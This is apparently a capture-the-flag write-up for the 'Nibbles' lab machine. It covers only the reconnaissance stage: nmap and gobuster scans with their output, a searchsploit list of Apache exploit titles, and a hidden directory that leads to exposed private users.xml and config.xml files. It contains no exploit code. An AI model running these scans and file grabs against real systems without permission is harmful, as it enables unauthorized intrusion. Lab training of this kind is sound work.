
Nibbles - Linux - Easy - Writeup

Scanning

Initial Scan

```
nmap 10.129.157.37 -F -v -oA Logs/Initial
```



```
Nmap scan report for 10.129.157.37
Host is up (0.17s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
6000/tcp filtered X11
```


Port Scan

Delayed

Took too much time to complete. Was not complete even after I completed the challenge.

Aggressive Scan


```
nmap 10.129.157.37 -p 22,80 -A -T4 -v -oA Logs/AggressiveScan
```



```
Nmap scan report for 10.129.157.37
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Enumeration

```
nmap 10.129.157.37 -sC -sV -p 80 -v -oA Logs/80-HTTPScriptScan
```




```
Nmap scan report for 10.129.157.37
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


```
searchsploit -t Apache 2.4.18
```



```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ searchsploit -t Apache 2.4.18
----------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                           |  Path
----------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                          | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                        | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalati      | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                         | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                      | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                     | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)               | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)               | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                      | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                        | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                      | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass /       | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass /       | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                             | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution         | linux/remote/34.pl
```




Hello world!



```
<b>Hello world!</b>















<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

Found a Directory from page source



Nibbles Yum yum

There are no posts

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD

Hello world

LATEST POSTS

MY IMAGE


PAGES

Home

Atom · Top · Powered by Nibbleblog


Visited `/nibbleblog` directory. found nothing much in there

```
gobuster dir -u http://10.129.157.37 -w /usr/share/wordlists/dirb/common.txt
-o ./Logs/80-Gobuster
```




```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 93]
/server-status        (Status: 403) [Size: 301]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

```
gobuster dir -u http://10.129.157.37/nibbleblog -w
/usr/share/wordlists/dirb/common.txt -o ./Logs/80-Gobuster_nibbleblog
```



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 308]
/.hta                 (Status: 403) [Size: 303]
/.htpasswd            (Status: 403) [Size: 308]
/admin                (Status: 301) [Size: 325] [--> http://10.129.157.37/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 327] [--> http://10.129.157.37/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 329] [--> http://10.129.157.37/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 327] [--> http://10.129.157.37/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 326] [--> http://10.129.157.37/nibbleblog/themes/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

```
http://10.129.157.37/nibbleblog/admin/
```



10.129.157.37/nibbleblog/admin/


Index of /nibbleblog/admin

Name	Last modified	Size	Description
Parent Directory		-	
ajax/	2017-12-10 23:27	-	
boot/	2017-12-10 23:27	-	
controllers/	2017-12-10 23:27	-	
js/	2017-12-10 23:27	-	
kernel/	2017-12-10 23:27	-	
templates/	2017-12-10 23:27	-	
views/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

```
http://10.129.157.37/nibbleblog/content/
```


```
http://10.129.157.37/nibbleblog/content/private/users.xml
http://10.129.157.37/nibbleblog/content/private/config.xml
```



Index of /nibbleblog/content/private

